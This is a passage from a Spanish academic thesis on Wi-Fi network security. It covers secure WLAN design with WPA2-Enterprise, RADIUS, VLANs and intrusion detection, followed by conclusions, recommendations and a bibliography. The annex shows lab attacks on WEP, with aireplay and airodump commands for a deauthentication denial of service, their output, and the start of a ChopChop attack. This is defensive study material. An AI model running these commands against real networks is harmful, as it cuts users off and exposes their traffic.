- VLAN propia para la red Wi-Fi, en aquellos equipos que lo permitan,. Al ser una red insegura por su propia naturaleza, es recomendable mantenerla separada en todo momento de la red cableada. Así pues, si el punto de acceso, o el controlador asociado, es capaz de gestionar VLANs, mantener el tráfico proveniente de la red Wi-Fi en una VLAN distinta permitirá implementar mecanismos de seguridad y acceso suplementarios que controlen el acceso de los usuarios Wi-Fi a los datos de la red corporativa.

Protección física de la señal

El medio físico debe ser una de las principales seguridades, para que el funcionamiento de la red Wlan no tenga inconvenientes:

- Tener en cuenta el empleo de materiales opacos en la construcción del edificio para atenuar la señal y evitar que se propague fuera del edificio
- Usar equipos inhibidores de señal en lugares donde no se necesite tener cobertura
- Vigilancia externa con equipos de monitorización de señal de radio.
- Asegurar físicamente los puntos de acceso inalámbrico para evitar que personal no deseado tenga acceso a él.
- Mejorar la seguridad física: Permitir el ingreso de equipos electrónicos únicamente al personal autorizado por la empresa.

- Ubicación estratégica de los Ap's: estos equipos deben ser ubicados en un lugar donde no estén propensos a sufrir algún tipo de daño o avería.
- Controle el área de transmisión: Todos los puntos de acceso inalámbrico deben de tener una señal aceptable en cualquier ubicación.
- Implemente la autenticación de usuario: Mejorar los puntos de acceso para usar las implementaciones de las normas 802.11x.
- Adquiera equipamiento que responda a los estándares y certificado por "WiFi Alliance".

4.5.2.2 Arquitectura de la red

Teniendo en cuenta las normas de diseño anteriores los elementos que actuaran en una infraestructura segura se muestran en la figura siguiente:




Figura 35. Arquitectura de una red en modo Empresarial

Además de los puntos de acceso inalámbricos, elementos básicos a emplear en el despliegue de redes WLAN de forma eficiente y segura son los siguientes:

- Switch capa 2 o capa 3: Proporciona conectividad Ethernet entre los APs y la red corporativa, para una mejor administración los usuarios deben seccionarse en vlans dando mayor confidencialidad entre ellos.
- Instalación de un Firewall: El acceso de los clientes Wi-Fi a la red cableada debería ser gestionado por un Firewall, ya sea actuando de puente entre las correspondientes VLANs o como elemento físico de control, interponiéndose en flujo de tráfico Wi-Fi. En cualquier arquitectura, la inclusión de un firewall nos permitirá implementar políticas de acceso seguras y complejas que aseguren que, aunque algún intruso hubiera conseguido conectarse a la red inalámbrica, no progrese hasta tener acceso a datos sensibles.
- Servidor DHCP: Proporciona la configuración de direccionamiento IP a los usuarios inalámbricos.

En general los elementos clave de la arquitectura de una solución WPA2 enterprise son los siguientes:

Suplicante.-

Software en el dispositivo inalámbrico, la solución debe estar en función del tipo de EAP que se use para la autenticación, y que use el protocolo wpa2 la solución wpa_suplicant, es un suplicante WPA para Linux, BSD, Mac OS X y Windows con soporte para WPA y WPA2 (IEEE 802.11i / RSN).

Es adecuado tanto para computadoras de escritorio / laptop y sistemas embebidos. Solicitante es el componente IEEE 802.1X/WPA que se utiliza en las estaciones cliente. Se implementa la negociación de claves con un autenticador de WPA y controla la itinerancia y autenticación IEEE 802.11 / asociación de los controladores de WLAN.

wpa_supplicant está diseñado para ser un "demonio" programa que se ejecuta en segundo plano y actúa como el componente backend el control de la conexión inalámbrica. wpa_supplicant apoya programas separados interfaz y una interfaz basada en texto (wpa_cli) y una interfaz gráfica de usuario (wpa_gui) se incluyen con wpa_supplicant.

wpa_supplicant utiliza una configuración flexible de construir que se puede utilizar para seleccionar las funciones que están incluidos. Esto permite que el tamaño del código mínimo (de unos 50 kB binario para WPA/WPA2-Personal y 130 kB de WPA/WPA2-Enterprise binarios sin el código de depuración a 450 kB con más características y soporte de depuración completa.




Figura 36. Gui del WPA_suplicant

Autenticador.-

Son los Puntos de Acceso Inalámbricos que soporten WPA2 en modo Enterprise y EAP – TTLS con el servidor RADIUS, debemos recordar que los APs se configuran para aceptar solamente las conexiones WPA2 y rechazar las demás. Se debe tener en cuenta que los dispositivos y equipos así como las tarjetas inalámbricas de los

usuarios deben soportar este mecanismo de seguridad ya que WPA2 define una nueva generación de dispositivos.

Cada punto de acceso deberá cumplir con las siguientes especificaciones:

- Permita la configuración en puente de acuerdo con IEEE 802.1d
- Soporte de SNMP (incluyendo alarmas personalizadas)
- Traspaso transparente entre Puntos de Acceso
- Clear Channel Select escoge el canal menos traficado para brindar conexiones sin problemas
- Opciones de antena externa
- Control de acceso de direcciones MAC
- Encriptación avanzada WPA2 en los modos PSK y ENterprise
- Rastreo multibanda de RF
- Gestión segura mediante herramienta basadas en Web vía consola local de forma remota sobre SSL o HTTPS
- Reportes de estado en tiempo real e información de trazadas del protocolo.
- Brinde la opción de PoE (Power over Ethernet)
- Soporte para vlans
- Puertos seguros para el Servidor Radius.

Servidor

El servidor AAA proporciona la autenticación de usuarios a la red WLAN, es el encargado de generar las llaves dinámicas utilizadas en el mecanismo WPA2 y envía estas llaves a los puntos de acceso. Al utilizar una solución WPA2 ENT 802.1x con EAP- TTLS se tendrá lo siguiente:

- Freeradius.- es el más popular de código abierto del servidor RADIUS y el servidor RADIUS la más utilizada en el mundo. Es compatible con todos los protocolos de autenticación. El servidor es rápido, rico en características modulares y escalables. El servidor ha llegado a una versión estable 2.1.11, con mejoras incrementales añadido en cada lanzamiento.
- OpenSSL.- Es la entidad certificadora que generará los certificados por parte del servidor.
- Mysql.-Es la base de datos donde se guardarán las contraseñas y passwords de los usuarios inalámbricos, también se puede usar LDAP.
- Daloradius.- es una web avanzada RADIUS aplicación de gestión dirigidas a la gestión de puntos de acceso y de uso general despliegues ISP. Cuenta con gestión de usuarios, generación de informes gráficos, y contabilidad de usuarios. Se debe tener preinstalado Apache como servidor web.

Todo esto nos permitirá tener nuestro servidor no solo en el control de los usuarios sino también nos permitirá poder administrar a los usuarios de una forma gráfica con daloradius levantado y funcional. Adicionalmente, es recomendable proteger el método EAP TTLS contra ataques de fuerza bruta. El servidor Radius debe bloquear las cuentas de usuario tras una serie de intentos fallidos.

Otros puntos que se tienen que tener en cuenta a la hora de implementar una arquitectura segura para redes inalámbricas son los siguientes:

- Sistema de gestión de contraseñas de administración de los puntos de acceso debe ser equivalente a la gestión de contraseñas de cualquier otro servidor.
- La administración de puntos de acceso debe hacerse por canales seguros (SSH, SSL, subred de administración segregada de la red principal, etc.)
- Considerar si es necesaria la retransmisión del SSID (Service Set Identifier)

- Gestión y monitorización de los puntos de acceso integrada con infraestructura de monitorización y administración existente en la organización.
- Uso de segregación de redes, DMZs, firewalls, y asignación automática de VLANs para los clientes wireless, con objeto de realizar un mayor control sobre el acceso a la red y a los recursos.
- Estudio de la localización de los puntos de acceso para minimizar el tráfico inalámbrico y posibilidad de conexión a la red desde zonas no deseadas o fuera del ámbito de la organización.
- Monitorización y auditoría de los registros de acceso del servicio RADIUS.

4.5.2.3 Controlador de puntos de acceso

El uso de un controlador de puntos de acceso, no solo facilita la gestión y mantenimiento de una red Wi-Fi, si no que puede servir así mismo para aumentar su seguridad. Las posibilidades que proporciona un controlador dependerán del fabricante y modelo, pues no hay un estándar, siendo algunas de las más interesantes:

- Firewall (cortafuegos): Es habitual que los controladores implementen funcionalidades de firewall, que permitan controlar el tráfico que pasa de la red cableada a la red Wi-Fi, en base a direcciones de origen o destino, aplicaciones, servicios, etc. El firewall es también un elemento importante en la defensa ante ataques de denegación de servicio (DoS)
- Comunicación por túnel: Proporciona la posibilidad de que los puntos de acceso estén conectados a segmentos de red diferentes, ya que de este modo el tráfico de los clientes siempre accederá a la red por el mismo punto de ésta, aquel al que esté conectado el controlador. Además, si el túnel se realiza con un protocolo seguro como SSL, la comunicación entre los puntos de acceso y el consolador podrá hacerse a través de redes de terceros o incluso Internet, lo

que permite la extensión de la red inalámbrica a zonas remotas atravesando redes inseguras sin exponer el trafico propio.

- Gestión por usuario: En conjunción con un servidor de autentificación, ya sea este interno al controlador o un servidor RADIUS externo, será posible asignar diferentes acceso a los usuarios en función de sus credenciales, de una manera más detallada y compleja que si el proceso lo llevara a cabo el punto de acceso. Así pues podrán asignarse a diversas redes, concederles accesos a diferentes servicios, etc.
- Gestión del ancho de banda: El controlador podrá ofrecer una funcionalidad por la cual regulará el ancho de banda disponible en función de la aplicación o usuario que desee hacer uso de ella. Así pues se prioriza el tráfico de la dirección con respecto a los empleados o alumnos.

4.5.2.4 WIPS (Wireless Intrusion Prevention System / sistema de prevención de intrusión inalámbrica)

Un WIPS (sistema de prevención de intrusión inalámbrica es un conjunto de equipos de red, que como su mismo nombre indica tienen como objetivo prevenir y detectar intrusiones en la red Wi-FI.

- Un WIPS monitoriza el espectro radioeléctrico de la red Wi-Fi con el objeto de detectar ataques de diversa índole, como pueden ser: puntos de acceso infiltrados, puntos de acceso mal configurados, ataques de denegación de servicio (DoS), clientes mal configurados, un cliente cuyos intentos de conexión a la red sean denegados de forma repetitiva, conexiones no autorizadas, MAC spoofing, ataques “evil twin”/”honeypot”y ataques “man-in-the-midle.

- Ante estos problemas un WIPs monitoriza la actividad y es capaz de detectar un comportamiento inusual de los clientes, identificándolo, puede detectar conversaciones entre puntos de acceso y los clientes, sobre todo en el

momento de la asociación y negociación de la encriptación a usar, detectando parámetros y configuraciones erróneas, será detectado como un fallo de configuración de dicho cliente, o dependiendo el caso, como el intento de conexión de un atacante, que, especialmente en los casos en que intente averiguar las claves de la red mediante métodos de fuerza bruta, provocara muchos intentos de conexión denegados por la red.

- Si en WIPS tiene una lista de los clientes autorizados, podrá detectar la conexión de los clientes no autorizados, ya sean meros intentos de conexión o clientes que han entrado con éxito en la red, además podrá detectar dos señales diferentes con la misma dirección MAC, evidenciando este tipo de ataque.
- Una vez detectado el equipo infiltrado el WIPS lo notificará al administrador de la red, y en algunos sistemas permitirá habilitar contramedidas que bloqueen al punto de acceso infiltrado, por ejemplo, suplantando su dirección (MAC spoofing) o interfiriéndole.

- Snort es un IDS en tiempo real desarrollado por Martín Roesch y disponible bajo GPL. Se puede ejecutar en máquinas UNIX y Windows. SNORT es el más indicado sistema de detección de intrusos al momento, puesto que emplea multiplataforma y puede ser implantado para monitorear pequeñas redes TCP/IP. Este IDS, es muy potente y flexible, lo que ha granjeado la fama que tiene. Se actualiza muy a menudo, y es mantenido por toda la comunidad de Internet, lo que le permite tener su base de datos de firmas tremendamente actualizada.
- La arquitectura de Snort se enfocó par ser eficiente, simple y flexible. Snort está formado por tres subsistemas: el decodificador de paquetes, la máquina de detección y el subsistema de alerta y logs.

4.5.2.5 Herramientas de Gestión

La implantación y mantenimiento de una red Wi-Fi precisa de diversas herramientas que nos permitan llevar a cabo tareas importantes:

- A la hora de hacer un estudio de cobertura completo, existe una herramienta gratuita que resulta muy interesante: Ekahau HeatMapper. Este software, permite mostrar la cobertura Wi-Fi en un plano, localizar todos los puntos de acceso y detectar las configuraciones de seguridad de las redes disponibles y cada uno de los puntos de acceso.

- Es interesante saber el rendimiento real que la red da en un punto. Esto puede ser realizado con herramientas software GNU como iPerf, con la que podrá analizarse la mayor velocidad de transmisión real en un punto, pero existen así mismo algunas herramientas comerciales, creadas por compañías como por ejemplo VeriWave con su producto WaveDeploy, que permiten una evaluación del rendimiento según la aplicación, pudiendo realizarse estudios de cobertura no en base a potencia recibida si no a la calidad de video o voz que puede obtenerse en un punto, la velocidad de transferencia, etc.

- NetStumbler: ofrece información que suele ser suficiente para la mayoría de los usuarios. Se le conocen problemas de funcionamiento con Windows Vista, existiendo un derivado de este que los soluciona, llamado Vistumbler. Así mismo existe una versión reducida del software llamado MiniStumbler que puede correr sobre Windows CE.

- InSSIDer: Es una alternativa al NetStumbler, gratuito y desarrollado como un proyecto OpenSource, que añade la posibilidad de acoplarle un GPS. Los datos provenientes del interfaz Wi-Fi, junto con los del GPS, permiten generar ficheros KLM que podrán ser visualizados en Google Earth.

- Para el estudio de frecuencias no hay medios gratuitos, pues es necesario hardware que implemente un analizador de espectro, junto con el software que aporte los datos e informes necesarios. Aunque hay varios dispositivos disponibles en el mercado, cabe destacar como fabricantes de estos sistemas a compañías como Metageek, con su producto Chanalyzer Pro basado en un software y un analizador de espectro conectable al puerto USB denominado Wi-Spy, del tamaño de un pendrive y con capacidad de análisis de las bandas de 2,4 GHz y 5 GHzHzH. Otra opción es Airmagnet, la cual pertenece a Fluke Networks, que ofrece un sistema similar al anterior, basado en una tarjeta tipo CardBus , también soportando las bandas de 2,4 GHz y 5 GHz, llamado AirMagnet Spectrum Analyzer.

- Wireshark es un analizador de protocolos gratuito, que es un estándar de facto en el mundo de las redes y ampliamente utilizado por aficionados y profesionales de toda índole. Permite capturar el tráfico y analizarlo.

- Iperf es una aplicación gratuita de generación de tráfico. Permite evaluar el rendimiento de una red, obteniendo el tráfico máximo que es capaz de cursar. En el caso de las redes Wi-Fi es interesante conocer este dato pues dependiendo de las interferencias, solapamiento de canales y calidad de los equipos esta puede variar sustancialmente y no es directamente deducible de la potencia de recepción y la velocidad de conexión, pues estos valores solo nos proporcionan la velocidad máxima que podríamos alcanzar, no la que se alcanza en realidad.

CONCLUSIONES

- Al estudiar las prestaciones, limitaciones y seguridades de las tecnologías inalámbricas para redes WIFI, se pudo conocer el funcionamiento e inicialmente posibles deficiencias en su desarrollo mediante el análisis comparativo de las vulnerabilidades

- En la evaluación de las contramedidas se estableció dos ambientes de prueba que demostraron que WEP ofrece seguridad en un 10.7% y es vulnerable a todos los ataques analizados

- WPA PSK / ENT por ser un protocolo de transición es susceptible en cualquiera de sus variantes a ataques a contraseñas (Fuerza bruta, de diccionario) es seguro para WPA PSK en un 39.28% y WPA/ ENT en un 71.42%, por el algoritmo de cifrado RC4, también es vulnerable al ataque de denegación de servicios DOS

- WPA2 PSK /ENT solo es vulnerable en cualquiera de sus variantes al ataque de denegación de servicios DOS, WPA2 PSK es seguro en un 64.28% y WPA2/ENT en un 92.85% (siendo este la mejor opción para asegurar las vulnerabilidades analizadas.)

- La hipótesis fue demostrada ya que el valor calculado en esta investigación es de X_c^2=16,61 cae en el área de rechazo de Ho (si $X_c^2 \geq X_t^2$), por lo que X_c^2 resulta significativa y se acepta la hipótesis de investigación Hi.

- En la guía de referencia se propone el uso de WPA2 PSK como solución para entornos SOHO y WPA2 ENT con EAP-TTLS para entornos empresariales, siendo este fruto del análisis, los mecanismos que permiten un acceso seguro alto a las redes inalámbricas.

RECOMENDACIONES

- Se debería excluir el uso de WEP o WPA en entornos SOHO como mecanismos de seguridad ya que se verificó que son vulnerables, salvo el caso que los equipos no soporten WPA2 tener en cuenta las consideraciones en la generación de claves.

- Se recomienda usar tecnologías abiertas GNU para las implementaciones de los servidores RADIUS en redes inalámbricas, ya que por su concepción libre permiten configurar libremente variadas soluciones adaptables a las necesidades particulares sin restringir el uso a cierto tamaño de usuarios (Licencias), además de su compatibilidad hacia atrás tanto en hardware como software optimiza los recursos ya adquiridos.

- No solo usar WPA2 / ENT, como único mecanismo seguro, tener en cuenta seguridades complementarias como son firewalls, vlans, sistema detección de intrusos que permitirán excluir, filtrar y monitorizar cualquier cambio inadecuado en la WLAN para su correctivo inmediato.

- El uso de herramientas de gestión inalámbricas libres está aún dependiente de un porcentaje minoritario de compatibilidad hardware, se debería tener en cuenta este aspecto al momento de querer monitorizar una red WIFI ya que no todas las tarjetas inalámbricas permiten poder configurarlas para este propósito.

BIBLIOGRAFÍA

[1]. Aaron Earle, Wireless Security Handbook, Auerbach Publications, 2006.

[2]. Andrew Vladimirov, Andrei Mikhailovsky, Konstantin Gavrilenko., WIFO. Addison Wesley, 2004.

[3]. Fernando Andreu, Amaía Lesta, Izaskun Pellejero, Redes WLAN, fundamentos y aplicaciones de seguridad. Marcombo, 2006.

[4]. James Ransome, John Rittinghouse, Wireless Operational Security. Digital Press, 2004.

[5]. Jim Geier, Implementing 802.1X Security Solutions for Wired and Wireless Networks. Wiley Publishing, 2008.

[6]. Johnny Cacheand, Vincent Liu, Hacking Exposed Wireless: Wireless Security Secrets & Solutions. McGraw-Hill/Osborne. 2007.

[7]. Jon Edney, William Arbaugh, Real 802.11 Security: Wi-Fi Protected Access and 802.11i. Addison Wesley, 2004.

[8]. Jonh Ross, The Book Guide of wireless, No Starch Press. 2008.

[9]. Matthew Gast, Redes Wireless 802.11: Configuración y administración de redes inalámbricas. O'Reilly Anaya Multimedia, 2006.

[10]. Stewart Miller, WIFI Security McGraw-Hill. 2003.

INTERNET

[11]. IEEE Standard 802.11, Edition 2007. Also available at http://standards.ieee.org/getieee802/download/802.11-1999.pdf..

[12]. IEEE Standard 802.11i, 2004 Edition. Also available at http://standards.ieee.org/getieee802/download/802.11i-2004.pdf.

[13]. IEEE Standard 802.1X, 2004 Edition. Also available at http://standards.ieee.org/getieee802/download/802.1X-2004.pdf.

[14]. RFC EAP. http://www.ietf.org/rfc/rfc3748.txt

[15]. RFC EAP-TLS. http://www.ietf.org/rfc/rfc5216.txt

[16]. Draft PEAP. http://tools.ietf.org/html/draft-josefsson-pppext-eap-tls-eap-01

[17]. Draft EAP-TTLS. http://tools.ietf.org/html/draft-funk-eap-ttls-v0-05

[18]. NIST SP 800-48 Rev. Guide to Securing Legacy IEEE 802.11 Wireless Networks http://csrc.nist.gov/publications/nistpubs/800-48-rev1/SP800-48r1.pdf

[19]. NIST SP 800-97, Establishing Wireless Robust Security Networks: A Guide to IEEE 802.11i http://csrc.nist.gov/publications/nistpubs/800-97/SP800-97.pdf.

[20]. NIST SP 800-120 Recommendation for EAP Methods Used in Wireless Network Access Authentication en http://csrc.nist.gov/publications/nistpubs/800-120/sp800-120.pdf

[21]. NIST SP 800-131 Transitions: Recommendation for Transitioning the Use of Cryptographic Algorithms and Key Lengths http://csrc.nist.gov/publications/nistpubs/800-131A/sp800-131A.pdf

[22]. NIST SP 800-153 DRAFT Guidelines for Securing Wireless Local Area Networks. http://csrc.nist.gov/publications/drafts/800-153/Draft-SP800-153.pdf

[23]. 802.11 Security Vulnerabilities, Collage Park, http://www.cs.umd.edu/~waa/wireless.html.

[24]. Overview of 802.11 Security, Jesse Walker, http://grouper.ieee.org/groups/802/15/pub/2001/Mar01/01154r0P802-15_TG3-Overview-of-802-11-Security.ppt.

[25]. Weaknesses in the Key Scheduling Algorithm of RC4, Scott Fluhrer, Itsik Mantin and Adi Shamir. http://downloads.securityfocus.com/library/rc4_ksaproc.pdf.

[26]. N. Borisov, I. Goldberg, y D. Wagner, “Intercepting Mobile Communications: The Insecurity of 802.11.” . http://www.isaac.cs.berkeley.edu/isaac/wep-faq.html

[27]. Norma para la implementación y operación de sistemas de modulación digital de banda ancha (Resolución No. 417-15-CONATEL-2005) http://www.conatel.gov.ec/website/baselegal/regulacionn1.php?cod_cont=188&nomb_grupo=regulacion&cod_nivel=n1

[28]. Reglamento para homologación de equipos terminales de telecomunicaciones http://www.conatel.gov.ec/website/baselegal/regulacionn1.php?cod_cont=197&nomb_grupo=regulacion&cod_nivel=n1

[29]. Wireshark. http://www.wireshark.org/

[30]. WepAttack. http://wepattack.sourceforge.net/

[31]. OpenSSL. http://www.openssl.org/

[32]. Backtrack. www.backtrack-linux.org/

ANEXOS

ANEXOS A1

WEP

ATAQUE DE DENEGACIÓN DE SERVICIO/AUTENTICACIÓN.


Objetivo: Conseguir que una estación asociada al punto de acceso deje de estarlo, produciendo una denegación de servicio en cuanto a la utilización de los recursos del AP.

Herramientas: Aircrack Suite (Aireplay ataque 0, denegación de servicio y Airodump para capturar los paquetes).

Localizar el objetivo


De esta forma pondremos en funcionamiento la aplicación perteneciente a la Suite Aircrack Airodump, mediante las siguientes líneas.

airodump eth1 –channel 7 -w DoS.cap



Resumen tráfico del canal

En la parte inferior de la captura se listan el conjunto de estaciones asociadas a cada punto de acceso. En este caso la lista permanece vacía ya que la captura ha sido lanzada hace escasos segundos.



Como comentamos anteriormente el objetivo es que la estación con dirección MAC “00:80:5A:34” asociada al punto de acceso “00:14:BF:BA” (ESSID 3com), deje de estarlo imposibilitando toda comunicación con la red. Para lanzar el ataque se ejecuta la sentencia de Aireplay siguiente:

aireplay -0 0 -a 00:14:BF:BA -c 00:80:5A:34 eth1

Así pues tras lanzar la denegación de servicio la aplicación Aireplay mostrará el siguiente resultado.

```
bt ~ # aireplay-ng -0 30 -c 00:80:5A:34:      -a 00:14:BF:BA:      eth1
16:08:41  Waiting for beacon frame (BSSID: 00:14:BF:BA:     ) on channel 7
16:08:41  Sending DeAuth to station    -- STMAC: [00:80:5A:34:     ]
```

Resultado de la aplicación Aireplay

Obteniendo resultados

Como se puede observar en la siguiente imagen, tras el ataque, la estación cliente deja de transmitir tramas al AP, obteniendo los resultados que a continuación, muestra la captura.

```
CH  7 ][ Elapsed: 5 mins ][ 2007-12-22 16:11 ][ 148 bytes keystream: 00:14:BF:BA:

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:13:F7:28:         0  63     2293      299    0   6  54. WEP  WEP         SMC
00:14:BF:BA:         0 100     3261      171    0   7  48  WEP  WEP    SKA  3com
00:02:CF:63:         0   0       14        0    0   9  54. WEP  WEP         WLAN_A3
00:13:10:7A:        -1   0        0       23    0   7  -1  WEP  WEP         <length:

BSSID              STATION            PWR   Rate  Lost  Packets  Probes

(not associated)   00:13:CE:C1:         0   0- 0     0        9  red_casa
(not associated)   00:18:DE:A9:         0   0- 0     0        4  Jazztel Wireless
(not associated)   00:02:6F:3F:         0   0- 0     0       14  WLAN_37
00:13:10:7A:       00:80:5A:39:         0   0- 0     0       74
```

Salida del Airodump

Efectivamente el cliente asociado ya no aparece en la lista inferior de la imagen es más, la aplicación Airodump informa que ha sido capturada con éxito una cadena de cifrado de longitud 148 bytes (parte superior derecha de la imagen). La captura del keystream se ha producido al autenticarse en el punto de acceso la estación con MAC “00:80:5A:34” por primera vez.

ATAQUE INDUCTIVO CHOPCHOP.


Objetivo: Conseguir desencriptar un paquete de datos cifrado con la clave WEP utilizando el AP como elemento de prueba y error. Recuperar el keystream de un paquete de datos de la red, útil para cifrar posteriormente cualquier paquete.

Herramientas: Aircrack Suite (Herramienta Aireplay ataque 4 tipo ChopChop y Airodump como aplicación de captura de datosVíctima: Punto de acceso con MAC “00:14:BF:BA” y ESSID 3com, paquete de datos aleatorio.

lanzaremos la aplicación Airodump mediante la siguiente sentencia.

airodump eth1 –channel 7


En este momento detectamos que el punto de acceso con ESSID “3com” esta emitiendo en el canal 7 y tiene como estación asociada el cliente “00:14:A5:EA:”.



Detección del cliente

